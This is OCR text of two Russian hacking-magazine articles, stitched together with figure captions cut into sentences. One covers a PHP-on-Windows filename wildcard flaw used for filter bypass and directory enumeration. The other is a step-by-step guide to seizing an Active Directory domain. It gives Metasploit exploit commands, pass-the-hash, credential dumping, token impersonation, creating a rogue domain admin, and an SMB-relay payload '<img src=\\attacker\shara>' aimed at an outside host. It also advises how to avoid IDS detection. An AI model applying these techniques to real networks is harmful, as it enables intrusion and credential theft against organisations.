Поверить китайскому в подписи под фаззингом о том, что уязвимость касается только file_get_contents, я просто не мог, хотя бы потому, что немного помнил исходники PHP.

Недолго думая, я проверил все функции, которые вспомнил касательно работы с файлами. Результаты оказались более чем положительные.

```
Уязвимость присутствует в функциях:
fopen
file_get_contents
copy
parse_ini_file
readfile
file_put_contents
mkdir
tempnam
touch
move_uploaded_file
include(_once)
require(_once)
ZipArchive::open()
```





Магическое отличие вызова * и <. Может Никита Тараканов разберется, в чем тут дело?

```
Не присутствует в:
rename
unlink
rmdir
```


Есть где разгуляться, не правда ли? Но это еще полбеды.

PoC: идеи использования

Очевидно, что данную уязвимость можно использовать для обхода всевозможных фильтров и ограничений. Например для файла .htaccess альтернативное имя будет `h<<` (см. п.4, п.1). Двухсимвольные файлы вообще можно читать без имени (см. п.9.). Ну и так далее. Есть и другое, не менее интересное применение — определение имен папок и файлов. Рассмотрим пример:

```
<?php
file_get_contents("/images/".$_GET['a'].".jpg");
?>
```

С помощью такого кода можно очень просто получить список директорий веб-сервера.



Список функций и результаты проверки. А также некоторые комментарии. На английском, так как пишу whitepaper.

Посылаем запрос `test.php?a=../a<%00` и получаем ответ вида

```
Warning: include(/images/../a<) [function.include]:
failed to open stream: Invalid argument in ...
или
Warning: include(/images/../a<) [function.include]:
failed to open stream: Permission denied ...
```


В первом случае сервер не нашел ни одной директории начинающейся с буквы «a» в корне, во втором — нашел.
Далее можно запустить подбор второй буквы и так далее. Для ускорения можно воспользоваться фонетикой (см. статью «Быстрее, выше и снова быстрее. Революционные подходы к эксплуатации SQL-инъекций» в][12.2009). Работает старая добрая техника эксплуатации слепых SQL-инъекций.
В ходе проведения опытов было замечено, что иногда сервер сразу выдает найденный путь в сообщении об ошибке. Тогда подбирать придется только в случае, если директории начинаются с одного и того же символа. От чего зависит вывод ошибки, я так и не успел разобраться и оставляю на суд общественности.

Лирическое отступление


Отрадно заметить, что репорт у китайцев нашел и Маг, который опубликовал ее в числе прочих в статье «Малоизвестные способы атак на web-приложения» (snipper.ru/view/18/maloizvestnye-sposoby-atak-na-web-prilozheniya) еще 19 апреля, но пояснения и акцента на этой уязвимости там не было, был только китайский пример, с которого я и начинал.

Сообщение об ошибке в функции FindFirstFile на MSDN и ответ на него. 2007 год...






Алексей Синцов Digital Security (a.sintsov@dsec.ru)



ПРОСТЕЙШИЙ ПРИМЕР СЕТИ



АТАКИ НА ДОМЕН

Завладеваем корпоративной сетью

Большая часть всех корпораций, компаний и мелких фирм используют для построения корпоративной сети технологию Active Directory и ОС семейства Windows. Сегодняшняя статья будет посвящена простой теме — захвата прав администратора в домене обезличенной корпоративной сети.


Мы, конечно, поговорим об уязвимостях в службах и ОС, но в основном разговор будет об общих проблемах в архитектуре сети и проблемах аутентификации.

Домен. Просто домен

Перед тем, как начать, посмотрим, что представляет собой абстрактная корпоративная сеть. Начнем с понятия Active Directory. На самом деле это служба каталогов, которая удобно хранит ресурсы сети и их «свойства». Типа каталога папочек в ящике, где описано, что за сервера в сети, что за рабочие станции, принтеры, какие есть пользователи, в каких группах они состоят. Ящик в данном случае — это сервер (контроллер домена), где централизованно хранится вся эта информация. Администратор контроллера домена — царь в корпоративной сети. Вернее, он царь той ее части, которая состоит в домене. Если компьютер или сервер в нем не состоит, то прав у администратора на машину нет, так как аутентификация и авторизация проводится без участия контроллера домена. Однако в большинстве случаев почти все сервера и рабочие станции состоят в домене, так как ради этого, собственно, домен и поднимается. Понятно, что серверные ОС — это, в большинстве своем, Windows 2000/2003/2008, а рабочки — XP/Vista/7. Можно намного подробнее описать, что такое домен и как он работает, но в таком случае места на рассказ о слабых местах практически не останется. Для тех, кто хочет начать с основ — советую статью в русской Википедии: ru.wikipedia.org/wiki/Active_Directory.

Сеть

Как говаривали в Sun: «Компьютер — это сеть», поэтому рассмотрим простейшую сеть. Самое главное, как ты уже понял, это контроллер домена. Это сердце сети. Контроллер отвечает за аутентификацию, доменные имена машин, политики для серверов и рабочих станций. То есть за все. Кроме основного сервера могут быть еще машинки, необходимые для организации бизнес-задач компании: почта, терминалки, базы данных и так далее.




NTLM Chalenge response

Потом идут рабочие станции. В простейшем (читай — худшем) случае вся эта тусовка располагается в одном сегменте сети. Как правило, если мы говорим о небольших компаниях, то так оно и есть. В больших компаниях все не так просто: в дело вступают сетевые устройства, которые разбивают сеть на сегменты, пропиливая дырки из сегмента в сегмент для нужных протоколов, сетей и серверов. Во всем этом благополучии часто бывает и Wi-Fi роутер, который дает доступ в сеть для любителей ноутбуков (кстати, именно роутер и становится основной точкой входа в сеть для плохих парней, но не он один). Атаки на браузер и плагины к нему — самый популярный способ проникнуть из интернета в сеть компании или банка. Кроме всего перечисленного, еще остаются варианты с троянами, подключениями к LAN через плохо контролируемые порты и, в конце-концов, банальный инсайд. В любом случае, все это выходит за рамки статьи, но понимать, что безопасность домена дело не последнее — все же необходимо.

Разведка

Любое дело начинается с разведки. Цель ясна — стать администратором домена, но по пути к этой цели надо выявить критичные точки и... саму цель. Как же найти контроллер домена самым бесшумным путем? Вспомним, что наш волшебный ящик с папками отвечает за имена ресурсов — DNS-имена. Исходя из этого, очевидно, что на искомом сервере должен быть поднят сервис доменных имен, то есть открыт 53-й порт. Но не спеши запускать nmap. В случае, если IP-адрес мы получаем по DHCP, то он же нам и раскроет имя DNS-сервера, так что просто набери в консоли nslookup и с вероятностью 70% ты получишь адрес контроллера домена. Но сразу в лоб брутить пароли от домена, опять же, не рекомендуется — нужно оглядеться и посмотреть, кто есть вокруг. Определить вкусные цели, так сказать. Варианта два — ARP-пинг по подсети и опрос по DNS. ARP-PING это простой способ определить, жив компьютер с данным IP-адресом или нет. Напомню, что согласно модели OSI ниже сетевого уровня у нас существует канальный. Именно по этому уровню физически определяется, на какую сетевую карточку слать пакет. Таким образом, ARP-PING представляет собой следующий диалог:

```
Хакер ко ВСЕМ: Ребят, в каком доме живет Петя
Шеллкодов?
Дом 3 к Хакеру: О, это ж я — Петя Шеллкодов! Чувак,
тебе в дом номер 3!
```



0day почти трехлетней давности от Conflicker'a все еще можно встретить


Другими словами, происходит широковещательный запрос по протоколу ARP, в рамках которого запрашивается MAC-адрес того чувака, которому присвоен искомый хакером IP-адрес. Вариант очень быстрый и эффективный. В качестве инструментария рекомендую nmap либо Cain&Abel. Но можно и опросить сам домен — мол, расскажи, где у тебя что :). Если администратор домена недостаточно аккуратно настроил DNS, то мы можем попросить список всех записей для данного домена. Это называется трансфер зоны DNS. Для данного действия достаточно подсоединиться к DNS сервису и выполнить команду листинга зоны. Из-под винды это делается так:

```
C:\> nslookup
Default Server:  windomain.domain
Address:  192.168.1.33

>ls -d windomain.domain > file.txt
```

Если все в порядке, то в файле file.txt ты найдешь имена компьютеров и их IP-адреса. Зачем это надо? В 80% случаев в имени компьютера заложена полезная информация, в частности — его назначение (например, для организации атаки «человек посередине» или поиска SQL-серверов). Если зона DNS не отдается, то тогда для получения имени можно резолвить каждый IP-адрес, который получен в результате ARP-скана (Cain умеет это делать). Этот вариант потребует времени, но зато он более точный. Кроме имен компьютеров хорошо получить еще и список пользователей (имена учетных записей) домена. Опять же, если администратор домена недоделал свое дело, то получить юзеров можно, подсоединившись к контроллеру домена по так называемой нулевой сессии к ресурсу IPC$. После чего можно попросить отдать список всех пользователей с комментариями. Эта информация может оказаться полезной для вычисления администраторов домена и прочих ключевых фигур. Кроме того, можно уже начинать подбирать учетные записи, где логин пользователя такой же, как и пароль :). К слову, если админ все же запретил получение списка пользователей, мы можем перебрать его сами. Дело в том, что каждый пользователь имеет идентификатор безопасности (SID). Если опрашивать домен, подставляя эти идентификаторы и инкрементируя лишь значения RID (последние несколько байт SID), то можно получить список пользователей. Хочу также отметить, что весь этот функционал включен в состав Cain&Abel, хотя можно воспользоваться и оригинальными тулзами Евгения Рудного (sid2user). Выделив ключевые сервера и рабочие станции, стоит их просканировать. Аккуратно и быстро — nmap'ом. При этом даже не нужно сканить все порты с определением сервисов и ОС — это шумно. Выделяем ключевые порты в зависимости от цели: для БД — порты основных БД плюс порты управления (например, radmin), для рабочек — шары (radmin/vnc). В общем-то, про разведку можно писать еще много, на эту тему получится не одна статья, но самое важное я, вроде, описал. Да, и еще — всегда держи снифер под рукой, на стадии разведки он расскажет многое. Также тут не упоминается про атаки на свичи





Access Token

и маршрутизаторы, но просто помни — они тоже могут быть слабым звеном (дефолтовые пароли/SNMP строки доступа).

Атака


После разведки можно уже мочить. Как, когда, кого и чем — зависит от результатов разведки. Но один из самых простых вариантов — пробить эксплойтом в лоб. При этом эксплойт должен быть такой, чтобы не уронил систему и гарантировал доступ :). Как правило, эти сплойты пришли к нам из кодов червей. Особо париться тут не стоит — открывай метасплойт, там уже все есть, и выполни поиск:

```
search ms0 -t great
```

В результате ты получишь список стабильных сплойтов для нашей любимой платформы. Из этого списка осталось только выбрать удаленные и направленные на службы. Скорее всего, это будут дети от Confliker и Stuxnet, а именно — ms08-067 и ms10-061 соответственно. Это хорошие, проверенные сплойты, не раз дававшие шеллы автору :). Собственно, для работы с ними никаких знаний почти не нужно. Только учти, что ms10-061 работает только в том случае, если на атакуемом компе готова служба печати, то есть расшарен принтер и у тебя хватит прав на печать. Поэтому удобно перед атакой просканить подсетку на расшаренные принтеры или поискать их по домену — скорее всего, таким макаром ты попадешь на старые, заброшенные серваки, непропатченный принт-сервер или рабочую станцию. К слову — данный вариант очень шумный, и если в компании есть сетевая IDS, то ты можешь быть обнаружен. Обращаю внимание, что IDS так же ловят в сети сигнатуру шелла винды, так что в качестве нагрузки советую использовать meterpreter (он шифрует данные) — автору это помогло. Что же делать, если с эксплойтами идти в бой страшно или все сервера и рабочки пропатчены? Как показывает практика, есть куча способов получить шелл без эксплойтов. В дело вступают «слабые пароли». Это частая ситуация: даже если на доменные учетки пароли и сильные, то пароль на локальную учетную запись Администратора может быть слабым, так как устанавливался он, например, до ввода компа в домен и может быть любым. Более того, такой пароль, как правило, одинаковый для всех локальных админских учеток и на других машинах :).
Все, только что сказанное, не просто догадки сумасшедшего, а частое явление в реальных компаниях. Но я хочу сказать об одном очень популярном методе проникновения — через СУБД. Чем больше компания, тем больше у них СУБД, а чем больше СУБД, тем больше шансов проникновения на эти сервера. И я опять про плохие пароли, например в MSSQL 2000 это «sa:sa», а в Oracle 9i — «system:manager». С более новыми БД сложнее, но и они — частые пациенты. Вообще вся эта глава посвящена главной задаче — получить шелл хоть на каком-то компе в домене. Я перечислил самые простые способы такого получения (как получить шелл из БД — это уже вне темы этой статьи, об этом много писалось ранее), которые не раз давали автору и его коллегам желанный доступ к системе, но по факту, конечно, все зависит от конкретной сети.

HASH и токены

Захват рабочей станции или сервера — это уже полдела. Но что же дальше? Как уже писалось выше, «Компьютер — это сеть». Данное правило применимо и для домена. Если был захвачен хоть один компьютер домена, можно с большой вероятностью говорить о захвате всего домена. В чем дело? А дело в доверенной системе, на которой основана сеть и система безопасности, как на уровне ОС, так и на уровне домена. Итак, что же делать на захваченном хосте в первую очередь? Сначала самое главное — понять свои права. В ряде случаев это будет NT AUTHORITY\SYSTEM, в других — доменная учетная запись с небольшими правами. Но так или иначе на первом этапе нам нужны именно права системы, так что если мы их не имеем, то следует их получить. Получить их можно, например, прямо из метерпретера, в котором есть простая команда getsystem. Данный модуль попробует поднять права в ОС, используя уязвимости MS09-012, нашумевший MS10-015 (KiTrap0D) и не только. Однако в большинстве случаев желательно, чтобы пользователь был в группе локальных админов — например, чтобы имперсонализироваться (об этом позже). Системные права нам нужны для того, чтобы выдрать все самое ценное из недр ОС, а именно NTLM хэши, и список токенов безопасности. Зачем нам хэши? Чтобы брутить их? Нет. Чтобы использовать их. Дело в том, что для аутентификации в домене очень часто не нужен пароль — ведь винда не спрашивает пассворд каждый раз, когда ты идешь на какую-нибудь шару в домене. Реализовано это с помощью NTLM Chalenge response аутентификации. Дело в том, что для такой аутентификации знания пароля не нужно, достаточно только значения хэша. Фактически об этой проблеме было известно с середины




ARP spoofing — человек посередине

90-х, но с годами мало что поменялось. Поэтому, достав хэши, ты можешь спокойно ходить по домену с правами пользователя. Более подробно о хэшах можно почитать в статье Антона Карпова aka toxa: securitylab.ru/analytics/362448.php. Я же расскажу про реальную историю захвата домена. Был, значит, получен доступ к компьютеру веб-девелопера через SQL-инъекцию на его веб-стенде. Сервак был MSSQL, учетка — SA. Соответственно, через xp_cmdshell был закачан и запущен meterpreter, получен полноценный доступ с правами SYSTEM. Но ничего особо ценного для захвата домена на этом компе не нашлось, поэтому были изъяты хэши учетки программиста. Как известно, хэши хранятся в ОС во многих местах, но самое вкусное — это кэш LSA, который «помнит» хэши последних юзеров. В любом случае есть еще и SAM-база. Автор советует использовать утилиты gsecdump и wce, с помощью которых можно полноценно дампить нужные хэши. А с этими хэшами уже лазить по домену, где, кстати, был найден принт-сервер. Учетка программиста состояла в группе, у которой были права на печать на одном из принтеров сервера. Используем хэши-учетки для модуля метасплойта, который эксплуатирует MS10-061.

```
ms10_061_spoolss>set SMBUser user
ms10_061_spoolss>set SMBDomain DOMAIN
ms10_061_spoolss>set SMBPass 0101010101010101010101
01010101:01010101010101010101010101010101
```

Эксплойт MS10-061, запущенный от имени программиста, дал системный доступ к принт-серверу, где уже были найдены процессы с токенами администратора домена. Получается цепочка атак, которая приводит к захвату домена.
Итак, мы попали на принт-сервер с правами системы, но мы еще не админы домена, однако я упомянул выше про токены. Токен — это объект ОС, который создается при логоне и дается каждому процессу, запущенному юзером. Этот токен — лакомый кусочек. В нашем случае админ домена запустил какие-то процессы на принт-сервере, а у нас права системы на этом же сервере — соответственно мы имеем привилегии SeImpersonate и можем спокойно использовать существующий токен «делегирования» (несмотря на патч MS09-012, который тут как бы не о чем). Выглядит это довольно просто:

```
meterpreter> use incognito
meterpreter> list_tokens -u
meterpreter> impersonate_token DOMAIN\\admin
```



Cain&Abel. Подготовка к DNS spoofing


После того, как мы выполнили имперсонализацию, система будет использовать права украденной учетки. То есть, мы стали админом домена. Соответственно, выполняем:

```
meterpreter>shell
C:\windows\system32\>net user xakep p4sSw_0Rd /ADD
      /DOMAIN
C:\windows\system32\>net group "Domain Admins" xakep
      /ADD /DOMAIN
```

Команды исполнятся, и у контроллера домена появится новый администратор (кстати, не рекомендую так делать, так как в нормальных компаниях такой пользователь сразу будет обнаружен). Мораль истории такова: любая, даже самая маленькая дырочка, на самом незначительном сервере или рабочке может привести к захвату домена, так как «компьютер — это сеть»...

Простые атаки или SMB-RELAY

Предыдущий (реально существовавший) пример показал, как получить права админа, зацепившись за любую машину домена. Тогда нам понадобились уязвимости, но они не всегда могут присутствовать, например, если поднят WSUS и все хосты домена своевременно получают обновления. Тем не менее, бывает так, что и без уязвимостей можно получить шелл на сервачке. Частый случай — через СУБД. Для этого требуется хоть какая-нибудь учетка на сервере СУБД. Кстати, вспоминая о gsecdump: он дампит LSA-секреты, в которых очень часто бывают пароли от БД и прочего добра. В открытом виде. Кроме того, в больших компаниях часто есть различные ERP-системы, в которых аутентификация использует доменные учетные записи и различные пароли по умолчанию. К тому же, есть шанс найти SQL-инъекцию. В общем, любой доступ к БД нам подойдет. Мы говорим про MSSQL, как про наиболее частую СУБД в Microsoft сетях, хотя и Oracle тоже сойдет. Второй важный пункт — процесс СУБД должен быть запущен под доменной учетной записью, которая состоит в группе локальных админов для сервера СУБД. Если все эти условия соблюдены, то можно выполнить атаку SMB-RELAY через вызов хранимой процедуры xp_dirtree/xp_fileexist (которая также должна еще и быть доступна). В качестве параметра эти процедуры берут путь к папке/файлу. Суть в том, что они понимают путь в формате UNC, то есть могут обращаться к файлам на удаленном ресурсе. В случае, если эти ресурсы требуют аутентификацию, то происходит NTLM chalenge response аутентификация, из-под которой, используя учетку, запущен процесс СУБД. Таким вот образом можно указать в качестве удаленного ресурса хост хакера с запущенным модулем SMB-RELAY (есть в составе метасплойта). Данный модуль реализует атаку «человек посередине», перенаправляя аутентификацию на другой сервер СУБД (например, на резервный — главное, чтобы учетка там имела права локального админа). Таким образом, сервер сгенерирует ответ и отправит его хакеру, который, в свою



ARP-SPOOFING + RDP MitM

очередь, передаст его серверу, где начата атака. В общем, классический «человек посередине». Таким образом хост хакера аутентифицируется на резервном сервере, закачает туда метерпретер и получит права учетки СУБД (так как она в группе локальных админов, то это равносильно SYSTEM). Зачем нам второй сервер, ведь можно указать в качестве цели тот же сервер, откуда был послан запрос (то есть атака с сервера «А» на сервер «А»)? Вообще да, можно, но только если на сервере «А» не установлен патч для MS08-068. В противном случае нужно два сервера. Примечание: автор заметил, что если мы атакуем кластер, то патч для MS08-068 не работает, поэтому можно выполнять атаку с ноды кластера на кластер и мы получим шелл на той же ноде. Данная уязвимость имеет смысл не только в контексте СУБД. Обычная XSS может дать полноценный шелл, достаточно подсунуть админу домена следующий код:

```
<img src="\\attacker\shara">
```

В любом случае, эта проблема не фиксится полностью, а потому атаки на основе SMB-RELAY — реальная угроза.

Простые атаки. ARP-SPOOFING

Нельзя не упомянуть и про старый добрый ARP-SPOOFING в контексте захвата домена. Атака основана на флуде ARP-ответов для хостов «А» и «Б» с хоста «В». Хосту «А» посылаются пакеты с утверждением, что IP-адрес «Б» принадлежит машине с маком «В». Хосту «Б» посылаются пакеты с утверждением, что IP-адрес «А» принадлежит машине с маком «В». Таким образом все пакеты идут на хост «В», который их потом пересылает по назначению. Простое описание классической атаки «человек посередине». Функционал полностью присутствует в Cain&Abel и Ettercap. В контексте предыдущих тем можно сделать такое западло: вычислить админа (трансфер зоны ДНС), вычислить прокси-сервер или шлюз, устроить ARP-SPOOFING и добавить в ХТМЛ-код пакета ответа от сервера к админу (в случае, если админ пошел на какой-нибуть веб-сайт) строчку вида <img src="\\attacker\shara">. То есть выполнить SMB-RELAY атаку. Для этого нужно помучаться с Ettercap, но можно поступить и проще — поднять у себя веб-сервер с SMB-RELAY модулем.

